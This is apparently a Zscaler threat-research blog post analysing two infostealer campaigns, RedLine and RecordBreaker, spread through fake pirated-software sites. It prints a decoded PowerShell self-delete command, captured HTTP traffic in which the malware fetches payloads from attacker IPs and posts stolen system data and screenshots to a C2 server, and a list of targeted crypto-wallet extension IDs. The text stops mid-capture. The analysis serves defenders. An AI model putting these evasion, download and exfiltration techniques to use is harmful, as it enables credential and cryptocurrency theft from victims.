

# A Malware that Mimics Pirated Software Sites | Zscaler

By Mitesh Wani, Kaivalya Khursale

Published: 2022-08-23 · Archived: 2026-04-05 14:23:57 UTC

## Summary:

Threat actors distributing infostealers are gaining momentum by targeting victims seeking to illegally download pirated software. Because obtaining and using pirated software is against the law, many individuals partaking in this type of behavior suspend proper scrutiny for the source of their download. As a result, whether they are good or bad people, victims across the world are paying the price with their private information for a single bad decision.

Discover the techniques being used to distribute these threats and unravel the infection chain from two different examples to understand how these [malware](#) developers operate and use the latest techniques to avoid detection.

## Introduction:

It has been over 20 years since the launch of Napster taught the internet how to get and share digital content online, and nearly a decade since the resilient Pirate Bay torrent site began enabling visitors to find and download stolen media and unlocked or ‘cracked’ versions of software. All these years later, in spite of many lawsuits and injunctions it is still extremely common for people to download pirated software from shady shareware sites instead of buying licenses for noncommercial purposes. Today, we typically see sites hosting cracked softwares like Microsoft Office and Windows installers appearing in indexed Google search results and ad banners.

Recently, the Zscaler ThreatLabz researchers discovered multiple ongoing threat campaigns distributing info-stealer malware by targeting victims trying to download pirated software applications. The screenshot in Fig. 1 shows Google search results featuring these fake sites that look just like the real pirate hosting sites. Part of what makes this type of threat so successful is that it targets individuals participating in an illegal yet common activity, as such many of the users can’t identify the intent behind one makeshift pop-up site peddling illegal software downloads vs. another one hosting malware downloads. The sections that follow provide a detailed technical analysis of two different active infostealer infection chains that fall into this category.




Fig 1. Fake shareware sites indexed on Google search

## Technical Analysis Case 1

### Stage 1: Redirection and Infostealer Malware Distribution

When users visit fake shareware sites and click to download, they immediately experience multiple redirects that obfuscate the process for detection by search engines, scanners, and victims, and finally deliver them to a malicious site hosting the threat actor's intended content - an infostealer malware like the one featured in Fig 2 below. While this process may raise eyebrows on a verified site, visitors on these back channel sites may assume that this sleight-of-hand is a normal part of how shareware sites operate.




Fig 2. Infection vector

After arriving at the final destination and finishing the download, the final payload received in this sample is a zip archive file

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">3DMark 2.2.4809 Crac..&gt;</a>	2022-06-22 16:49	7.0M	
<a href="#">3DMark 2.2.4809 Crac..&gt;</a>	2022-06-20 00:28	7.3M	
<a href="#">3DMark 2.2.4809 Crac..&gt;</a>	2022-06-17 04:09	6.9M	
<a href="#">3DMark 2.22.735 Crac..&gt;</a>	2022-06-05 13:18	6.3M	
<a href="#">3DMark 2.22.735 Crac..&gt;</a>	2022-06-16 19:17	6.0M	
<a href="#">3DMark 2.22.735 Crac..&gt;</a>	2022-06-27 10:04	1.3M	
<a href="#">3DMark 2.22.735 Crac..&gt;</a>	2022-05-09 03:50	720K	
<a href="#">3DVista Virtual Crac..&gt;</a>	2022-05-26 04:45	1.3M	
<a href="#">3DVista Virtual Crac..&gt;</a>	2022-06-20 01:18	7.3M	
<a href="#">3DVista Virtual Crac..&gt;</a>	2022-05-30 01:15	3.3M	
<a href="#">3DVista Virtual Crac..&gt;</a>	2022-06-25 13:15	5.6M	
<a href="#">3DVista Virtual Crac..&gt;</a>	2022-06-27 05:33	1.3M	
<a href="#">3DVista Virtual Crac..&gt;</a>	2022-05-28 02:03	7.3K	
<a href="#">3DVista Virtual Crac..&gt;</a>	2022-06-19 14:35	7.3M	
<a href="#">4K Video Downlo Crac..&gt;</a>	2022-06-04 13:34	4.7M	
<a href="#">4K YouTube to M Crac..&gt;</a>	2022-06-03 04:37	2.3M	
<a href="#">4K YouTube to M Crac..&gt;</a>	2022-06-20 13:11	7.3M	
<a href="#">4K YouTube to M Crac..&gt;</a>	2022-05-10 09:41	720K	
<a href="#">4k Video Downlo Crac..&gt;</a>	2022-06-12 01:18	4.3M	
<a href="#">7-Data Recovery Crac..&gt;</a>	2022-06-15 09:03	6.1M	
<a href="#">7-Data Recovery Crac..&gt;</a>	2022-06-17 05:25	6.9M	

Fig 3. Web directory containing thousands of malware laced zip files

The malware distribution pattern our researchers observed is not consistent, but we did discover that trusted sites like Mediafire as shown in Fig. 4 below, and Discord are also being used to host malware in several different campaigns.




Fig 4. Redirected landing phishing page

## Stage 2: Loader

The downloaded file is a compressed archive file that contains a password-protected zip archive and a text file disguised to contain stored passwords.

Name	Date modified	Type	Size
Password.txt	6/27/2022 10:08 AM	Text Document	1 KB
Wondershare Rec Crack fbdfc5a77109cb4e.zip	6/27/2022 10:08 AM	7zFM.exe file	1,311 KB

Fig 5. Password and Archive file

The password-protected zip file further contains a zip file named setup.zip of size 1.3 MB. Extracting the zip archive reveals a 0x20 and 0x00 byte padded executable file just over 600 MB in size as shown in Fig. 5 below.




Fig 5. File padded with irrelevant bytes

ThreatLabz researchers found that the padded bytes were irrelevant to running the sample file and determined that threat actor included them to evade detection by security engines. The file also contains Anti-VM and Anti-Debug checks. Following this the dumping process removes irrelevant bytes dropping the file size in this sample down from 600MB to 78 KB, as shown in Fig 6 below.





Fig 6: Actual file size after dumping the process

Once the file is executed it spawns an encoded PowerShell command that launches a cmd.exe process with a timeout of 10 secs. This timeout period is added for evading automated sandbox analysis tools. The decoded PowerShell command looks like this:

**(Start-Sleep-s10;Remove-Item-Path"C:\Users\User\Desktop\Setupfinal.exe"-Force)**

Once the timeout period is over the loader connects to the remote server requesting a jpg file named ‘windows.decoder.manager.form.fallout15\_Uwifqzjw.jpg’, as shown in Fig. 7 below.



```
GET http://45.143.201.7/windows.decoder.manager.form.fallout15_Uwifqzjw.jpg HTTP/1.1
Host: 45.143.201.7
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 22 Jun 2022 11:59:03 GMT
Content-Type: image/jpeg
Content-Length: 1208320
Last-Modified: Tue, 21 Jun 2022 19:56:21 GMT
Connection: keep-alive
ETag: "62b22265-127000"
Accept-Ranges: bytes

.....7
.....0...0...0...1...n.o.i.s.r.e.V. .y.l.b.m.e.s.s.A....
8...0...0...0...1...n.o.i.s.r.e.V.t.c.u.d.o.r.P....
4.....e.m.a.N.t.c.u.d.o.r.P.....".....l.l.d...v.f.r.i.o.g.w.n.h.l.i.c.r.l.o.E...e.m.a.n.e.l.i.F.l.a.n.i.g.i.r.O....R.....
```

Fig 7: Loader downloading requested jpg file from the remote server

The downloaded jpg file looks like it is encrypted but opening it with an editor reveals that the contents are simply stored in reverse order and once the content is reversed by the malicious program, it transforms into a DLL file.

### Stage 3: Redline Stealer

The DLL payload contains a RedLine Stealer malware that targets your stored browser history, it is obfuscated with a crypter and compiled into memory by the loader. The loader loads the DLL and replaces it with the current thread context.

This RedLine Stealer sample is designed to steal stored browser passwords, auto-complete data including credit card information, and cryptocurrency files and wallets. The implications for an unsuspecting victim trying to save money on a program they may barely intend to use can be severe resulting in financial losses, identity theft, and other forms of fraud and extortion.

### Technical Analysis Case 2

ThreatLabz researchers also observed fake shareware sites distributing instances of the RecordBreaker Stealer malware delivered without the use of any legitimate file hosting services by instead using malware packer tools like Themida, VMprotect, and MPRESS, as found in the sample packed with Themida shown in Fig. 8 below.




Fig 8: Files packed with Themida/VMprotect

Malware authors typically use packers and protectors for compression and to wrap the software in an extra layer of disguised code to evade detection. Packers are also growing in popularity for the anti-VM and anti-debugging techniques they offer which allow the malware to effectively navigate the system, avoid detection, and run more smoothly, as shown in the screenshots featured in Fig. 9-10 below.




Fig 9: API calls used for anti-debugging techniques using FindWindow API




Fig 10: Message box displayed to close security tools

After execution, the malware in this sample communicates with the C2 server and sends back the machine ID and config ID before downloading its required libraries from the remote server.

HTTP	45.150.67.175	/	4,680	text/html; c...	setup+crack:9468
HTTP	45.150.67.175	/a/N7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll	2,042...	application/...	setup+crack:9468
HTTP	45.150.67.175	/a/N7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvc140.dll	449,280	application/...	setup+crack:9468
HTTP	45.150.67.175	/a/N7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll	80,128	application/...	setup+crack:9468
HTTP	45.150.67.175	/a/N7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll	627,128	application/...	setup+crack:9468
HTTP	45.150.67.175	/a/N7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freel3.dll	684,984	application/...	setup+crack:9468
HTTP	45.150.67.175	/a/N7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll	254,392	application/...	setup+crack:9468
HTTP	45.150.67.175	/a/N7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll	1,099...	application/...	setup+crack:9468
HTTP	45.150.67.175	/a/N7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll	162	text/html	setup+crack:9468
HTTP	45.150.67.175	/cc2a216b058c919c36434a1026d09a8d	8	text/html; c...	setup+crack:9468
HTTP	45.150.67.175	/cc2a216b058c919c36434a1026d09a8d	8	text/html; c...	setup+crack:9468
HTTP	45.150.67.175	/cc2a216b058c919c36434a1026d09a8d	8	text/html; c...	setup+crack:9468
HTTP	94.158.244.119	/U4N9B5X5F5K2A0L4L4T5/84897964387342609301.bin	7,276...	application/...	setup+crack:9468

Fig 11: Communication with C2 server

The examined instance of RecordBreaker is designed to steal browser information from extensions, including: MetaMask, TronLink, BinanceChain, Ronin, MetaMask, MetaX, XDEFI, WavesKeeper, Solflare, Rabby, CyanoWallet, Coinbase, AuroWallet, KHC, TezBox, Coin98, Temple, ICONex, Sollet, CloverWallet, PolymeshWallet, NeoLine, Keplr, TerraStation, Liquidity, SaturnWallet, GuildWallet, Phantom, TronLink, Brave, MetaMask, Ronin, MEW\_CX, TON, Goby and TON using extension IDs provided from the C2 server, like the examples shown below.

ejbalbakoplchlghcedalmeeajnimhm;(MetaMask)

ibnejdfjmmkpcnlpebklmnkoeiohofec;(TronLink)

fhbohimaelbohpbblcdcngcnapndodjp;(BinanceChain)

fnjhmkhmkbjkkabndcnnogagobneec;(Ronin)

kjmoohlgoeccodicjffebfombljgfhk;(Ronin)

nkbihfbeogaeaoehlefnkodbefgpgknn;(MetaMask)

mcohilncbfahbmgdjkbpemcciiolgce;(MetaX)

hmeobnfnfcmkdcmlblgagmfpfboieaf;(XDEFI)

lpilbniiabackdjcionkobglmddfbcjo;(WavesKeeper)

bhhhlbepdkbapadjdnnojkbgioiodbic;(Solflare)

acmacodkjbdgmoleebolmdjonilkbdbch;(Rabby)

dkdedlpgdmmkkfjabffeganieamfklkm;(CyanoWallet)

hnfanknocfeofbddgcijnmhnfnkdnaad;(Coinbase)

cnmamaachppnkjgnildpdmkaakejnhae;(AuroWallet)  
hcflpincpppdclinealmandijcmnkbgn;(KHC)  
mnfifekajgofkckjemidiaecocnkjeh;(TezBox)  
aeachknmefpheapccionboohckonoeemg;(Coin98)  
ookjlbkiiijnhpmnjffcofjonbfbgaoc;(Temple)  
flpiciilemghbmfalicaajoolhkkenfel;(ICONex)  
fhmfendgdocmcbmfikdcogofphimnkno;(Sollet)  
nhnkbkgjikgcigadomkphalanndcapjk;(CloverWallet)  
jojhfloedkpkglbfimdfabpdfjaoolaf;(PolymeshWallet)  
cphhlgmgameodnhkjdmkpanlelnlohao;(NeoLine)  
dmkamcknogkgcdfhhbdcghachkejeap;(Keplr)  
ajkhoeiikighlmdnlakpjfoobnjinie;(TerraStation)  
aiifbnfbobpmeekipheeiijmdpnlpgpp;(TerraStation)  
kpfopkelmapcoipemfendmdcghnegimn;(Liquidity)  
nkddgncdjgjfcdamfgcmfnlhccnimig;(SaturnWallet)  
nanjmdknhkinifnkdcggcfnhdaammj;(GuildWallet)  
bfnaelmomeimhlpmgjnjophhpkkoljpa;(Phantom)  
ibnejdfjmmkpcnlpebklmnkoeiohofec;(TronLink)  
odbfpeihdkbihmopkbjmoonfanbfcl;(Brave)  
ejbalbakoplchlghcedalmeeajnimhm;(MetaMask)  
kjmoohlgokeccodicjfebfombljgfhk;(Ronin)  
nlbmnnijcnlegkjjpcfjclmcfggfefd;(MEW\_CX)  
cgeodpfagjceefieflmdfphplkenfk;(TON)  
jnkelfanjkeadonecabehalmbgpfodjm;(Goby)  
nphplgoakhhjchkkhmiggakijnkhfnd;(TON)

After running, the gathered system information and installed application information is sent back to the C2 server.

```
Headers | TextView | SyntaxView | WebForms | HexView | Auth | Cookies | Raw | JSON | XML
POST http://45.150.67.175/cc2a216b058c919c36434a1026d09a8d HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=PZ152NX5ZS87R1Z0
User-Agent: record
Host: 45.150.67.175
Content-Length: 8975
Connection: Keep-Alive
Pragma: no-cache

--PZ152NX5ZS87R1Z0
Content-Disposition: form-data; name="file"; filename="system Info.txt"
Content-Type: application/x-object

System Information:
- Locale: English
- Time zone: - OS: Windows 10 Enterprise Evaluation
- Architecture: x64
- CPU: Intel(R) Core(TM) i7-10510U CPU @ 1.80GH (2 cores)
- RAM: 4095 MB
- Display size: 1920x1080
- Display Devices:
  0) VMware SVGA 3D

Installed applications:
Microsoft Azure Compute Emulator - v2.9.7 2.9.8999.43
Oracle VM VirtualBox Guest Additions 6.1.32 6.1.32.0
IIS 10.0 Express 10.0.06027
IIS Express Application Compatibility Database for x64
Microsoft .NET AppHost Pack - 6.0.3 (x64) 48.15.37625
DiagnosticsHub_CollectionService 16.1.28901
Microsoft .NET AppHost Pack - 6.0.3 (x64_x86) 48.15.37625
VMware Tools 11.3.5.18557794
Microsoft.NET.Sdk.iOS.Manifest-6.0.200 60.50.4
Microsoft .NET AppHost Pack - 6.0.3 (x64_arm) 48.15.37625
Microsoft.NET.Workload.Mono.Toolchain.Manifest 48.3.37625
Microsoft SQL Server 2019 LocalDB 15.0.4153.1
Windows Subsystem for Linux Update 5.10.16
Microsoft Azure PowerShell - April 2018 5.7.0.18831
Microsoft ASP.NET Core 6.0.3 Shared Framework (x64) 6.0.3.22124
Microsoft Command Line Utilities 15 for SQL Server 15.0.1300.359
VS JIT Debugger 17.0.114.0
Microsoft .NET Runtime - 6.0.3 (x64) 48.15.37625
icecap_collection_x64 17.1.32113
Microsoft.NET.Workload.Emscripten.Manifest 48.27.37377
Microsoft.NET.Sdk.macOS.Manifest-6.0.200 48.50.4
Microsoft .NET SDK 6.0.201 (x64) from Visual Studio 6.2.122.12412
Microsoft .NET Toolset 6.0.201 (x64) 24.4.50268
Microsoft System CLR Types for SQL Server 2019 15.0.2000.5
vs_devenx64vmsi 17.1.32112
Microsoft Windows Desktop Targeting Pack - 6.0.3 (x64) 48.15.37635
Microsoft Update Health Tools 4.67.0.0
Microsoft Visual Studio Installer 3.1.2196.8931
Microsoft ODBC Driver 17 for SQL Server 17.7.2.1
Application Verifier x64 External Package 10.1.19041.685
Microsoft Azure Authoring Tools - v2.9.7 2.9.8999.45
Microsoft .NET Targeting Pack - 6.0.3 (x64) 48.15.37625
VS Script Debugging Common 17.0.114.0
```

Fig 12: Stealing system and installed software information

This malware can also send screenshots back to the C2 server, as shown below in the post-transaction relaying desktop screenshot.



```

Headers  TextView  SyntaxView  WebForms  HexView  Auth  Cookies  Raw  JSON  XML
POST http://45.150.67.175/cc2a216b058c919c36434a1026d09a8d HTTP/1.1
Accept: */*
